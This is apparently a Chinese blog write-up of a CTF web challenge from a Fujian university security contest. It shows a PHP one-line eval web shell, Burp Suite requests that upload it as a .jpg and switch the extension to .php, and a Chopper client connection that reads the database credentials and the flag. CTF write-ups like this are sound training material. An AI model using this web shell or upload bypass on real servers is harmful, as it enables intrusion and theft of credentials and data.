

第三届“百越杯”福建省高校网络空间安全大赛-Do you know upload?-WP

原创

会下雪的晴天 于 2019-07-17 17:44:43 发布 611 收藏

分类专栏: [CTF做题记录](#)

会下雪的晴天

本文链接: https://blog.csdn.net/weixin_43578492/article/details/96332720

版权



[CTF做题记录](#) 专栏收录该内容

33 篇文章 1 订阅

订阅专栏

上传绕过, 菜刀连接数据库

题目描述

第三届“百越杯”福建省高校网络空间安全大赛

分值: 100分

类型: Web

题目名称: Do you know upload?

已解答

题目内容: 加油吧, 少年。

<http://aeb9544ed92249649dfe04629bcb1a140d7ec15bf2a84ebd.changame.ichunqiu.com>

00 : 45 : 23

延长时间(3)

重新创建

Flag:

提交

解题排名:

1 pcat

2 qwer1234

3 Limpid

提交Writeup获取泉币

https://blog.csdn.net/weixin_43578492

解题思路

图片上传

Filename: 未选择文件。

https://blog.csdn.net/weixin_43578492

写的明明白白，图片上传，用txt写个一句话再把后缀改成jpg即可,一句话:

```
<?php @eval($_POST['caidao']);?>
```

上传，抓包

Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferxyz

Target: <http://aeb9544ed92249649dfe04629bcb1a140d7ec15bf2a84ebd.changame.ichunqiu.com>

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: aeb9544ed92249649dfe04629bcb1a140d7ec15bf2a84ebd.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://aeb9544ed92249649dfe04629bcb1a140d7ec15bf2a84ebd.changame.ichunqiu.com/
Content-Type: multipart/form-data; boundary=-----293582696224464
Content-Length: 425
Connection: close
Cookie: __jsluid_h=c8374a60ab0b20dd3db1182ebd1e040b
Upgrade-Insecure-Requests: 1
-----293582696224464
Content-Disposition: form-data; name="dir"

/uploads/
-----293582696224464
Content-Disposition: form-data; name="file"; filename="a.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['caidao']);?>
-----293582696224464
Content-Disposition: form-data; name="submit"
```

Response

Raw

0 matches

0 matches

Ready

https://blog.csdn.net/weixin_43578492

jpg 改为 php，GOGOGO发包

Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferxyz

Target: <http://aeb9544ed92249649dfe04629bcb1a140d7ec15bf2a84ebd.changame.ichunqiu.com>

Request

Raw Params Headers Hex


```
POST / HTTP/1.1
Host: aeb9544ed92249649dfe04629bcb1a140d7ec15bf2a84ebd.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
```

Response


Raw Headers Hex HTML Render

```
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: a84e2aa.-
X-Cache: bypass


<html>
<head><meta charset="utf-8" />
<title>Upload</title>
```



得到上传路径，用菜刀链接



进去后发现并没有FLAG，不过有一个配置文件，里面有数据库的账号和密码




```
<?php
error_reporting(0);
session_start();
$servername = "localhost";
$username = "ctf";
$password = "ctfctfctf";
$dbname = "ctf";

// 录发源码网
$conn = mysql_connect($servername,$username,$password) or die(" connect to mysql error");
mysql_select_db($dbname);
?>
```

https://blog.csdn.net/weixin_43578492

菜刀连接，配置一下

```
<T>MYSQL</T>
<H>localhost</H>
<U>ctf</U>
<P>ctfctfctf</P>
```





https://blog.csdn.net/weixin_43578492

右键数据库管理，拿flag

得到FLAG

直接双击flag没有回显，改一下查询命令即可



flag{8ec2465a-86fc-4513-8e66-1b8cce1958e0}

END